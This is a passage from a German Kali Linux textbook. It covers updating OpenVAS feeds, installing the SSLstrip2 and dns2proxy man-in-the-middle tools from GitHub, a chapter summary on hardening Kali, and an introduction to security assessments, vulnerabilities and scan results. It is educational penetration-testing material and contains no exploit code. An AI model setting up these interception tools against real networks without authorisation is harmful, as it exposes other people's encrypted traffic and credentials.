Im Webbrowser rufen Sie `https://127.0.0.1:9392` auf und akzeptieren das selbstsignierte SSL-Zertifikat. Die Zugangsdaten, die in der Login-Maske erfordert werden, haben Sie während des Setup-Prozesses erstellt. Diese finden Sie in der Ausgabe des Setups.




Abb. 4.14: Startbildschirm von OpenVAS

Sie sollten nicht vergessen, regelmäßig die Tests zu aktualisieren, deshalb ist eine Synchronisation von NVT-, SCAP- und CERT-Daten unabdingbar. Dazu eignet sich folgendes Skript:

```
1  #!/bin/bash
2  echo "Updating OpenVas Feeds"
3  sudo greenbone-nvt-sync
4  sudo greenbone-scapdata-sync
```

```
sudo greenbone-certdata-sync
sudo openvasmd --update --verbose --progress

echo "Updating Ports"
sudo wget -q http://www.iana.org/assignments/service-names-port-numbers/
service-names-port-numbers.xml -O /tmp/ports.xml
sudo openvas-portnames-update /tmp/ports.xml,5
```

4.5.3 SSLstrip2

Wenn Sie einen Man-in-the-Middle-Angriff auf eine Seite, die durch eine mit SSL verschlüsselte Übertragung gesichert ist, durchführen möchten, dann liefert Kali auch hierfür Tools, z.B. SSLstrip.

SSLstrip[12] ist standardmäßig bereits in Kali enthalten, aber in einer etwas veralteten Version, die nicht mehr auf allen Seiten läuft. Aus diesem Grund gibt es eine neue Version, die sich SSLstrip2 nennt, die Sie auf Github (`https://github.com/byt3bl33d3r/sslstrip2`) herunterladen können.




Abb. 4.15: *sslstrip2* unter *Persönlicher Ordner/Programme* nach dem Entpacken und Umbenennen

12 SSLstrip dient für Man-in-the-middle-Attacken auf Webseiten.

Haben Sie sich die ZIP-Datei auf den Rechner heruntergeladen, erstellen Sie sich am besten unter *Persönlicher Ordner* einen Ordner, den Sie z.B. *Programme* nennen. Anschließend entpacken Sie *ssltrip2* in diesen Ordner. Dort finden Sie anschließend einen Unterordner *sslstrip2-master*, den Sie der Einfachheit halber in *sslstrip2* umbenennen. Das vereinfacht später die Ansteuerung des Verzeichnisses. Diese Version von *sslstrip* ist stabiler und leitet die Seiten besser um.

4.5.4 Dns2proxy

Um einen Man-in-the-Middle-Angriff in Kali zu starten, empfiehlt es sich, auch das Tool *dsn2proxy* zu installieren. Auch dieses Tool finden Sie bei Github (`https://github.com/singe/dns2proxy`) zum Download als ZIP-File. Wie schon beim *sslstrip2* entpacken Sie das Tool in den Ordner *Programme*, den Sie unter *Persönlicher Ordner* erstellt haben. Zum Schluss erfolgt die Umbenennung des Ordners, in dem sich das Tool befindet, sodass dieser nur *dns2proxy* statt *dns2proxy-master* heißt.

4.6 Kali Linux ausschalten

Sie sollten auch wissen, wie man Kali wieder ausschalten kann. Wie viele Aufgaben unter Linux lässt sich das auf verschiedene Weisen erledigen. Da Sie bereits im Terminal arbeiten, ist die einfachste Methode, den folgenden Befehl einzugeben:

```
poweroff
```

Tipp

Als Penetrationstester sollte man sich angewöhnen, den Computer für Angriffe auszuschalten oder neu zu starten, nachdem man einen Penetrationstest abgeschlossen hat. Das verhindert, dass ein Werkzeug versehentlich weiterläuft oder dass vom Netzwerk aus Datenverkehr versendet wird, während man nicht am Rechner sitzt.

Statt `poweroff` können Sie auch den Befehl `reboot` verwenden, wenn Sie das System neu starten möchten. Andere Möglichkeiten zum Beenden wären `shotdown` und `shotdown now`.

4.7 Zusammenfassung

In diesem Kapitel haben Sie gelernt, wie Sie Kali Linux konfigurieren. Wir haben die Netzwerkeinstellungen konfiguriert, Benutzer und Gruppen vorgestellt und erläutert, wie Sie Benutzerkonten erstellen und ändern, Kennwörter festlegen,

Konten deaktivieren und Gruppen verwalten. Ich habe auch Services beschrieben und erklärt, wie generische Services eingerichtet und verwaltet werden, insbesondere SSH, PostgreSQL und Apache.

Übung macht den Meister, deshalb habe ich in diesem Kapitel auch gezeigt, wie Sie ein Hacking-Labor einrichten, damit Sie den Umgang mit den Tools erlernen können. Achten Sie dabei darauf, dass Sie nicht in einem öffentlich zugänglichen Netz sind, um nicht versehentlich unbefugt an anderen Systemen zu testen.

Wir haben uns auch mit dem Konzept der Sicherheitsrichtlinien befasst, wobei ich verschiedene Punkte hervorgehoben habe, die bei der Definition einer solchen Richtlinie zu berücksichtigen sind. Ich habe auch einige der Bedrohungen für Ihr System und Sie als Sicherheitsexperten aufgeführt. Außerdem haben wir Sicherheitsmaßnahmen für Notebooks und Desktops sowie Firewalls und Paketfilterung diskutiert.

- Bei einer typischen Desktop-Installation ist der NetworkManager bereits installiert und kann über das Kontrollzentrum gesteuert und konfiguriert werden.
- Sie können das Netzwerk auch über die Befehlszeile konfigurieren.
- Standardmäßig besteht die Datenbank der Benutzer und Gruppen aus den Textdateien */etc/passwd* (Liste der Benutzer), */etc/shadow* (verschlüsselte Kennwörter der Benutzer), */etc/group* (Liste der Gruppen) und */etc/gshadow* (verschlüsselte Passwörter von Gruppen).
- Sie können den `getent`-Befehl verwenden, um die Benutzerdatenbank und andere Systemdatenbanken abzufragen.
- Bei der Verwendung von `adduser` werden Ihnen vor der Erstellung des Kontos einige Fragen gestellt, es ist jedoch einfach, ein neues Benutzerkonto zu erstellen.
- Mit verschiedenen Befehlen können bestimmte Felder in der Benutzerdatenbank geändert werden, darunter: `passwd` (Kennwort ändern), `chfn` (vollständigen Namen und das GECOS- oder allgemeine Informationsfeld ändern), `chsh` (Anmeldeshell ändern), `chage` (Kennwortalter ändern) und `passwd -e Benutzer` (erzwingt, dass der Benutzer sein Kennwort bei der nächsten Anmeldung ändert).
- Jeder Benutzer kann Mitglied einer oder mehreren Gruppen sein. Es können einige Befehle zur Änderung der Gruppenidentität verwendet werden: `newgrp` (ändert die aktuelle Gruppen-ID), `sg` (führt einen Befehl auf eine alternative Gruppe aus). Ist das `setgid`-Bit auf ein Verzeichnis gesetzt, so gehören alle in diesem Verzeichnis erstellten Dateien automatisch der richtigen Gruppe an. Außerdem zeigt der Befehl `id` den aktuellen Status eines Benutzers einschließlich einer Liste seiner Gruppenmitgliedschaften an.

- Sie können SSH manuell mit `systemctl start ssh` starten oder mit `systemctl enable ssh` dauerhaft aktivieren. Die Standardkonfiguration deaktiviert kennwortbasierte Anmeldungen für Root-Benutzer, die zuerst den SSH-Schlüssel mit `ssh-keygen` einrichten müssen.
- PostgreSQL ist ein Datenbankserver. Er ist für sich allein genommen selten nützlich, wird aber von vielen anderen Diensten zum Speichern von Daten verwendet.
- Eine typische Kali-Linux-Installation enthält den Apache-Webserver, der im *apache2*-Paket enthalten ist. Da es sich um einen Netzwerkdienst handelt, ist dieser standardmäßig deaktiviert. Sie können ihn manuell mit `systemctl start apache2` starten. In der Standardkonfiguration überwacht Apache Port 80 (wie in */etc/apache2/ports.conf* konfiguriert) und stellt standardmäßig Seiten aus dem Verzeichnis */var/www/html/* bereit (wie *in /etc/apache2/sites-enabled/000-default.conf* konfiguriert).
- Nehmen Sie sich genügend Zeit, um eine umfassende Sicherheitsrichtlinie zu definieren.
- Wenn Sie Kali auf einem öffentlich zugänglichen Server ausführen, ändern Sie die Standardkennwörter für Dienste, die möglicherweise konfiguriert sind (siehe Abschnitt 4.4.3), und beschränken Sie deren Zugriff mit einer Firewall (siehe Abschnitt 4.4.4), bevor Sie sie starten.
- Verwenden Sie `fail2bain` zum Erkennen und Blockieren von Angriffen, bei denen ein Kennwort erraten wird, und von Kennwortangriffen mit Brute-Force-Angriffen.
- Webdienste, die Sie ausführen, sollten Sie über HTTPS hosten, um zu verhindern, dass andere Anwender in dem Netzwerk den Datenverkehr (einschließlich Authentifizierungscookies) überwachen.
- Ein echtes Risiko entsteht häufig, wenn Sie von einem Kunden zum nächsten fahren. Es besteht die Gefahr, dass Ihr Laptop verloren geht oder gestohlen wird. Verwenden Sie die Festplattenverschlüsselung (siehe Abschnitt 3.5), um Ihre Kundendaten zu schützen.
- Wichtig ist es auch, Firewallregeln (siehe Abschnitt 4.4.4) zu implementieren, um den gesamten Datenverkehr mit Ausnahme des durch den VPN-Zugriff generierten Datenverkehrs zu verbieten. Das ist Ihr Sicherheitsnetz, damit Sie sofort bemerken, wenn das VPN ausfällt und Sie nicht auf das lokale Netzwerk zurückgreifen.
- Deaktivieren Sie Dienste, die Sie nicht verwenden. Bei Kali ist das relativ einfach, da bereits alle Netzwerkdienste standardmäßig deaktiviert sind.
- Der Linux-Kernel bettet bereits die Netfilter-Firewall ein. Es gibt keine schlüsselfertige Lösung für die Konfiguration einer Firewall, da sich die Netzwerk- und Benutzeranforderungen unterscheiden. Sie können *netfilter* jedoch vom

Benutzerbereich aus mit den Befehlen `iptables` und `ip6tables` steuern. Sie haben mit *fwbuilder* auch eine grafische Oberfläche zur Verfügung, mit der Sie Regeln erstellen können.

Nachdem wir uns mit den Grundlagen von Linux und der Installation und Konfiguration von Kali Linux befasst haben, möchte ich Ihnen in den folgenden Kapiteln eine Einführung in die Vorbereitung und Durchführung von Penetrationstests geben.

Teil II

Einführung in Penetration Testing

Kali ist ein mächtiges Werkzeug für Security Assessments, wenn man es richtig einsetzen kann. Ein Penetrationstest ist nur so gut wie die Vorbereitungen, die Sie getroffen haben. Darum werde ich Ihnen in diesem Teil zeigen, welche technischen Vorarbeiten Sie für Penetrationstests leisten sollten. Außerdem erfahren Sie hier, welche Arten von Security Assessments es überhaupt gibt und wie der Prozess eines Penetrationstests aussehen könnte.

In diesem Teil:

Kapitel 5

Einführung in Security Assessments

In den bisherigen Kapiteln haben wir uns die Grundlagen von Linux und einige Kali-Linux-spezifische Funktionen angeschaut. Jetzt sollten Sie wissen, was Kali so besonders macht und wie Sie komplexere Aufgaben erledigen. Wie Sie die Tools anwenden, wird in Teil III beschrieben. In diesem Abschnitt möchte ich Ihnen einige Konzepte zur Sicherheitsbewertung näherbringen, um Ihnen den Einstieg in Security Assessments und das Penetration Testing mit Kali Linux zu erleichtern.

Was bedeutet »Sicherheit« im Umgang mit Informationssystemen?

Wenn Sie ein Informationssystem absichern wollen, dann müssen Sie sich auf drei Hauptmerkmale konzentrieren:

- **Confidentiality (Vertraulichkeit):** Können nicht autorisierte Benutzer auf das System oder die Informationen zugreifen?
- **Integrity (Integrität):** Können die Daten oder das System auf eine Art geändert werden, die nicht beabsichtigt ist?
- **Availability (Verfügbarkeit):** Wie und wann sind die Daten zugänglich?

Zusammen bilden diese Konzepte die *CIA-Triade* (Vertraulichkeit, Integrität, Verfügbarkeit) und gehören zu den wichtigsten Elementen, auf die Sie sich konzentrieren sollten, wenn Sie ein System bereitstellen, warten oder bewerten wollen. Sie sollten sich bewusst sein, dass es in einigen Fällen notwendig ist, sich intensiver mit einem bestimmten Aspekt der Triade zu befassen als mit den anderen.

Ein gutes Beispiel dafür wäre ein persönliches Tagebuch. Da es sich um geheime Gedanken handelt, wird die Vertraulichkeit des Tagebuchs für Sie weitaus wichtiger sein als die Integrität oder Verfügbarkeit. Anders ausgedrückt, es ist für Sie nicht so wichtig, ob auch ein anderer ins Buch schreiben kann – anstatt es zu lesen – oder ob Sie jederzeit auf das Buch zugreifen können.

Müssen Sie jedoch ein System absichern, das ärztliche Verschreibungen verfolgt, ist die Integrität der Daten das kritischste Merkmal. Während es zwar wichtig ist, andere Menschen daran zu hindern, sich darüber zu informieren, welche Medikamente ein Patient einnimmt, und es ebenso wichtig ist, dass Sie auf diese Medikamentenliste zugreifen können, kann es lebensbedrohlich sein, wenn ein Dritter in der Lage wäre, die Daten des Systems zu ändern (die Integrität zu verändern).

Entdecken Sie bei der Untersuchung eines Systems ein Problem, müssen Sie überlegen, in welche der drei Kategorien oder in welcher Kombination von beiden das Problem fällt. Das ermöglicht es Ihnen, das Problem umfassender zu verstehen und zu kategorisieren, sodass Sie entsprechend darauf reagieren können. Auf diese Weise ist es Ihnen möglich, Schwachstellen, die sich auf ein einzelnes oder mehrere Elemente der CIA-Triade auswirken, zu identifizieren.

Lassen Sie uns hier als Beispiel eine Webanwendung verwenden, die anfällig für eine SQL-Injection ist:

Vertraulichkeit

Eine SQL-Injection-Schwachstelle erlaubt es einem Angreifer, Zugriff auf die Webanwendung zu erhalten, sodass er uneingeschränkt auf alle Daten zugreifen kann, jedoch keine Möglichkeit hat, die Information zu ändern oder den Zugriff auf die Datenbank zu deaktivieren.

Integrität

Eine SQL-Injection-Schwachstelle erlaubt es einen Angreifer, die vorhandenen Informationen in der Datenbank zu verändern. Der Angreifer kann jedoch nicht die Daten lesen oder andere daran hindern, auf die Datenbank zuzugreifen.

Verfügbarkeit

Eine SQL-Injection-Schwachstelle initiiert eine lang andauernde Abfrage und verbraucht so eine große Menge der Ressourcen des Servers. Diese Abfrage führt bei mehrmaliger Ausführung zu einem Ausfall des Systems (DoS). Der Angreifer hat keine Möglichkeit, die Daten zu lesen oder zu verändern, aber er kann berechtigte Benutzer daran hindern, auf die Webanwendung zuzugreifen.

Kombination von mehreren Merkmalen

Eine SQL-Injection-Schwachstelle führt zu einem interaktivem Shell-Zugriff auf das Host-Betriebssystem, auf dem die Webanwendung ausgeführt wird. Mit diesem Zugriff kann der Angreifer die Vertraulichkeit des Systems verletzen, indem er nach Belieben auf die Daten zugreift. Er gefährdet die Integrität des Systems, da er die Daten nach Belieben verändern kann. Und falls er es wünscht, kann er auch die Verfügbarkeit des Systems beeinträchtigen, da er die Möglichkeit hat, den Zugriff auf die Webanwendung einzuschränken bzw. zu verbieten.

Wie Sie erkennen können, ist das Konzept der CIA-Triade nicht wirklich kompliziert und Sie können damit intuitiv arbeiten. Sie müssen jedoch achtsam damit umgehen, da es Ihnen hilft, zu erkennen, auf welche Bereiche Sie Ihre Aufmerksamkeit lenken müssen. Diese konzeptionelle Grundlage unterstützt Sie dabei, kritische Komponenten Ihrer Systeme zu identifizieren. Sie können damit auch

beurteilen, welcher Aufwand und welche Ressourcen es wert sind, in die Behebung der erkannten Probleme investiert zu werden.

Ein weiteres Konzept, das Sie kennen sollten, ist das Risiko und seine Zusammensetzung aus Bedrohung und Schwachstellen. Das Konzept ist ebenfalls nicht allzu komplex, die einzelnen Begriffe können aber leicht verwechselt werden. Diese Konzepte werden wir später in diesem Kapitel (Abschnitt 5.2.1) noch genauer betrachten. An dieser Stelle reicht es, wenn wir die Begriffe wie folgt definieren:

- **Risiko:** ist das, was Sie verhindern möchten.
- **Bedrohung:** ist das, was Ihnen angetan werden könnte.
- **Schwachstelle:** ist das, was es jemandem ermöglicht, das zu tun.

Nehmen wir an, Sie befinden sich auf einer Safari und es besteht für Sie das Risiko, dass Sie von einem Löwen gefressen werden. Die Bedrohung für Sie ist der Löwe, der Sie fressen könnte. Als Mensch sind wir in der freien Natur ungeschützt, deshalb müssen wir dafür sorgen, dass wir die Schwachstelle verkleinern. Das können Sie tun, indem Sie sich bewaffnen und/oder nicht zu Fuß, sondern in einem Fahrzeug durch die Steppe Afrikas fahren. Das Risiko bleibt trotz aller Sicherheitsmaßnahmen unverändert. Durch die Sicherheitsmaßnahmen (Waffe und Fahrzeug) werden sowohl die Bedrohung als auch die Schwachstelle minimiert.

5.1 Kali Linux in einem Assessment

Bevor Sie Kali Linux produktiv einsetzen, sollten Sie zunächst sicherstellen, dass die Installation sauber und funktionsfähig ist. Unerfahrene Sicherheitsexperten machen häufig den Fehler, dass sie für mehrere Assessments eine einzige Installation verwenden. Das kann aus zweierlei Gründen zu Problemen führen:

- Sie werden während eines Assessments gezwungen sein, ein System manuell zu installieren, zu optimieren oder auf andere Weise zu ändern. Diese einmaligen Änderungen können Sie schnell zum Laufen bringen oder ein bestimmtes Problem lösen, sie sind später jedoch schwer nachzuvollziehen. Das erschwert die Wartung Ihres Systems wie auch zukünftige Konfigurationen.
- Jeder Sicherheitscheck ist einzigartig. Das Hinterlassen von Notizen, Code und anderen Änderungen kann zu Verwirrungen oder noch schlimmer, zur Kreuzkontamination von Kundendaten führen.

Deshalb empfehle ich Ihnen, ein Assessment mit einer sauberen Kali-Installation zu beginnen. Eine vorgefertigte Version von Kali Linux zu haben, die für die automatisierte Installation bereit ist, zahlt sich deshalb schnell aus. Lesen Sie dazu unbedingt das nächste Kapitel (insbesondere Abschnitt 6.3 und 6.5). Je mehr Sie heute automatisieren, desto weniger Zeit verlieren Sie morgen.

Jeder hat andere Anforderungen, wenn es darum geht, wie er Kali Linux konfiguriert haben möchte. Es gibt aber einige universelle Empfehlungen, die Sie unbedingt beachten sollten. Dazu zählt auch die Verwendung einer verschlüsselten Installation, wie in Abschnitt 3.5 beschrieben. Das schützt Ihre Daten auf dem physischen Computer und ist Ihr Lebensretter, falls Ihr Laptop jemals verloren geht oder gestohlen wird.

Was Sie darüber hinaus überprüfen sollten, ist die Liste der Pakete, die Sie installiert haben möchten. Überlegen Sie sich gut, welche Tools Sie für die von Ihnen geplante Arbeit benötigen. Wenn Sie beispielsweise ein Wireless Security Assessment durchführen wollen, können Sie das *kali-linux-wireless*-Meta-Paket installieren, das alle in Kali Linux verfügbaren Tools für Wireless-Assessments beinhaltet, oder wenn Sie ein Webanwendungs-Assessment durchführen, installieren Sie alle verfügbaren Tools zum Testen von Webanwendungen mit dem *kali-linux-web*-Meta-Paket. Eine Liste der verfügbaren Meta-Pakete finden Sie in Anhang B.

Es empfiehlt sich auch, anzunehmen, dass Sie während des Assessments keinen Zugang zum Internet haben werden, darum sollten Sie sich so weit möglich im Voraus darauf vorbereiten. Aus dem gleichen Grund wollen Sie eventuell Ihre Netzwerkeinstellungen überprüfen (siehe Abschnitt 4.1 und 4.4.3). Überprüfen Sie Ihre DHCP-Einstellungen und auch die Dienste, die Ihre zugewiesene IP-Adresse überwachen. Diese Einstellungen können sich entscheidend auf Ihren Erfolg auswirken. Bedenken Sie immer, Sie können nichts beurteilen, was Sie nicht sehen können, und übermäßige Überwachungsdienste des Ziels können Ihr System kennzeichnen und abkapseln, bevor Sie überhaupt loslegen.

Wenn Ihre Tätigkeit darin besteht, Netzwerk-Intrusions zu untersuchen, dann ist es natürlich noch wichtiger, auf Ihre Netzwerkeinstellungen zu achten. Sie müssen vermeiden, dass Sie vom Assessment betroffene Systeme verändern. Eine angepasste Version von Kali, die das Meta-Paket *kali-linux-forensic* enthält, mit dem im forensischen Modus gebootet werden kann, stellt keine Datenträger automatisch bereit und verwendet keine SWAP-Partition. Dadurch tragen Sie dazu bei, dass die Integrität des zu analysierenden Systems unangetastet bleibt, während Sie die vielen in Kali Linux verfügbaren Forensik-Tools verwenden.

Es ist eine wichtige Angelegenheit, Ihr Kali-Linux-System ordnungsgemäß für den Job vorzubereiten. Sie werden feststellen, dass eine saubere, effiziente und effektive Kali-Umgebung alles, was folgen mag, immer reibungsloser ablaufen lässt.

5.2 Arten von Assessments

Nachdem Sie Ihre Kali-Umgebung vorbereitet haben, müssen Sie genau definieren, welche Art von Assessments Sie überhaupt durchführen wollen. In diesem Abschnitt werden wir uns mit vier Arten von Assessments beschäftigen:

- Schwachstellenanalyse
- Compliance-Test
- Traditioneller Penetrationstest
- Applikations-Assessment

Je nach Auftrag können verschiedene Elemente jeder Art von Assessments durchgeführt werden, aber es lohnt sich, diese vier detaillierter zu kennen und ihre Relevanz für Ihre Kali-Linux-Umgebung zu verstehen.

Bevor wir uns jedoch mit den verschiedenen Arten von Assessments befassen, ist es unerlässlich, dass Sie den Unterschied zwischen einer Schwachstelle und einem Exploit kennen

Bei einer Schwachstelle (Vulnerability) handelt es sich um einen Fehler, dessen Ausnutzung die Vertraulichkeit, Integrität oder Verfügbarkeit eines Informationssystems gefährdet. Es gibt viele unterschiedliche Arten von Schwachstellen, dazu gehören:

- **File Inclusion:** Die Sicherheitslücke File Inclusion findet man bei Webanwendungen, die den Inhalt aus einer lokalen oder entfernten Datei in die Verarbeitung eines Programms einbeziehen. Zum Beispiel verfügt eine Webanwendung über eine Funktion, die aktuelle Nachrichten aus einer Datei liest und in die Webseite einfügt, um diese den Nutzern anzuzeigen. Falls diese Art von Funktion falsch implementiert wurde, kann sie von einem Angreifer ausgenutzt werden. Der Angreifer könnte die Webanforderung so ändern, dass die Seite gezwungen wird, den Inhalt einer Datei seiner Wahl zu übernehmen.
- **SQL-Injection:** Bei einem SQL-Injection-Angriff werden Routinen, die eine Eingabe überprüfen sollten, ausgetrickst, sodass der Angreifer in der Lage ist, die Zielanwendung SQL-Befehle ausführen zu lassen. Das ist eine Form der Befehlsausführung, die zu potenziellen Sicherheitsproblemen führen kann.
- **Buffer-Overflow:** Bei Buffer-Overflow handelt es sich um eine Schwachstelle, bei der Daten in den angrenzenden Memory geschrieben werden. In einigen Fällen kann dieser benachbarte Memory für den Betrieb des Zielprogramms oder des Betriebssystems kritisch sein.
- **Race Conditions:** Eine Race Condition ist eine Schwachstelle, bei der Zeitabhängigkeiten in einem Programm ausgenutzt werden. In einigen Fällen hängt der gesamte Workflow eines Programms von einer bestimmten Abfolge von Ereignissen ab. Wenn ein Angreifer diese Abfolge von Ereignissen ändern kann, könnte dies Schadpotenzial haben.

Im Gegensatz dazu ist ein Exploit eine Software, die eine bestimmte Schwachstelle eines Systems ausnutzt, obwohl nicht alle Schwachstellen durch einen Exploit ausgenutzt werden können. Bedenken Sie, dass ein Exploit einen laufenden Prozess

ändern muss, um eine unbeabsichtigte Aktion ausführen zu können, daher kann die Erstellung eines Exploits durchaus sehr komplex sein.

Erschwerend hinzukommt, dass eine Reihe von Anti-Exploit-Technologien in modernen Computerplattformen das Ausnutzen von Sicherheitslücken erschweren – z.B. Data Execution Prevention (DEP) und Address Space Layout Randomization (ASLR). Es heißt aber nicht, nur weil es für eine bestimmte Schwachstelle keinen öffentlich bekannten Exploit gibt, dass keiner vorhanden ist (oder nicht erstellt werden könnte). Es gibt viele Organisationen, die kommerzialisierte Exploits verkaufen, die aber niemals veröffentlicht werden. Deshalb müssen Sie alle Schwachstellen als potenziell ausnutzbar einstufen.

5.2.1 Schwachstellenanalyse

Eine Sicherheitslücke wird als Schwachstelle betrachtet, die dazu beitragen kann, die Vertraulichkeit, Integrität oder Verfügbarkeit eines Informationssystems zu gefährden. Bei einer Schwachstellenanalyse geht es darum, einen einfachen Bericht über die entdeckten Schwachstellen in der Zielumgebung zu erstellen. Das Konzept der Zielumgebung ist dabei äußerst wichtig. Sie müssen immer sichergehen, dass Sie im Rahmen des mit dem Auftraggeber festgelegten Zielnetzwerks und der erforderlichen Ziele bleiben. Wenn Sie sich außerhalb des Rahmens eines Assessments bewegen, kann dies leicht zu einer Dienstunterbrechung und zu einem Vertrauensbruch gegenüber Ihrem Kunden kommen. Außerdem übertreten Sie damit auch die Grenze zum Illegalen, was auch zu rechtlichen Schritten gegen Sie führen kann.

Da ein Schwachstellentest relativ einfach ist, werden diese in ausgereifteren Umgebungen regelmäßig durchgeführt, um die erforderliche Sorgfalt zu demonstrieren. In vielen Fällen wird dabei ein automatisiertes Tool verwendet, das Sie in den Kategorien VULNERABILITY ANALYSIS (Schwachstellenanalyse) bzw. WEBAPPLICATION (Webanwendungen) von Kali finden können, um Systeme in einer Zielumgebung zu erkennen sowie Abhördienste zu identifizieren und diese aufzulisten. Sammeln Sie so viele Informationen wie möglich, z.B. Serversoftware, die Version, die Plattform und vieles mehr.

Die gesammelten Informationen werden dann auf bekannte Signaturen potenzieller Probleme oder Schwachstellen überprüft. Diese Signaturen bestehen aus Datenpunktkombinationen, die bekannte Probleme darstellen können. Es werden immer mehrere Datenpunkte verwendet, da die Identifizierung umso genauer ist, je mehr Datenpunkte vorhanden sind. Es gibt eine große Anzahl potenzieller Datenpunkte, dazu zählen vor allem auch:

- **Betriebssystemversion:** Es kommt häufiger vor, dass Software auf einer Betriebssystemversion anfällig ist, jedoch auf einer anderen nicht. Aus diesem Grund versucht der verwendete Scanner, immer so genau wie möglich festzustellen, auf welchem Betriebssystem die Zielanwendung gehostet wird.

- **Patch-Level:** Häufig werden Patches für ein Betriebssystem veröffentlicht, die nicht die Versionsinformation erhöhen, aber dennoch das Verhalten der Sicherheitslücke verändern oder im Idealfall die Sicherheitslücke komplett beseitigen.
- **Prozessorarchitektur:** Es gibt zahlreiche Softwareanwendungen, die für verschiedene Prozessorarchitekturen verfügbar sind, z.B. Intel x86, Intel x64, mehrere Versionen von ARM usw. Es kommt vor, dass eine Sicherheitslücke nur für eine bestimmte Architektur vorhanden ist. Darum ist die Kenntnis der Prozessorarchitektur für eine genaue Beurteilung von entscheidender Bedeutung.
- **Softwareversion:** Die Version der Zielsoftware ist eines der wichtigsten, wenn nicht das wichtigste Element, das erfasst werden muss, um eine Sicherheitslücke überhaupt identifizieren zu können.

Diese und auch viele andere Datenpunkte werden im Rahmen eines Schwachstellen-Scans verwendet, um eine Signatur zu erstellen. Es ist natürlich keine Überraschung, dass eine Signatur umso genauer ist, je mehr Datenpunkte übereinstimmen. Die Ergebnisse des Schwachstellen-Scans müssen von Ihnen überprüft werden und können zu folgenden Ergebnissen führen:

- **True Positive:** Wenn Sie eine Sicherheitslücke entdecken und es sich dabei um eine echte Sicherheitslücke handelt, dann müssen Sie dieser natürlich nachgehen. Es gilt, diese auch zu beheben oder den Kunden zu informieren, wie er diese Lücke schließen kann. Echte Sicherheitslücken sollten rasch behoben werden, da diese Elemente von böswilligen Personen ausgenutzt werden könnten, um Ihnen oder Ihren Kunden zu schaden.
- **False Positive:** In diesem Fall findet der Scan ein Problem, das aber keine echte Sicherheitslücke ist. In der Beurteilung werden diese Probleme oft als Rauschen bezeichnet und können sehr frustrierend sein. Sie sollten niemals ein gefundenes Problem ohne umfassendere Überprüfung als false positive abtun.
- **True Negative:** Der Scanner kann kein Problem erkennen, das auf eine Sicherheitslücke hinweist. Das ist das ideale Szenario, um sicherzustellen, dass auf dem Zielsystem keine Sicherheitslücke vorhanden ist.
- **False Negative:** Das ist das schlimmste Ergebnis, das auftreten kann. Auch wenn der Scan keine Probleme findet, weist das System eine Sicherheitslücke auf. Ein False Positive ist zwar ärgerlich, aber ein False Negativ ist katastrophal. In diesem Fall liegt ein Problem vor, das vom Scanner nicht erkannt wird, also erhalten Sie auch keinen Hinweis auf dessen Existenz.

Darum ist die Genauigkeit der Signaturen äußerst wichtig, um möglichst genaue Ergebnisse zu erhalten. Je mehr Daten bereitgestellt werden können, desto größer ist natürlich auch die Wahrscheinlichkeit, dass bei einem automatisierten Scan genaue Ergebnisse erzielt werden. Darum sind auch authentifizierte Scans ein beliebtes Mittel für Schwachstellenanalysen.

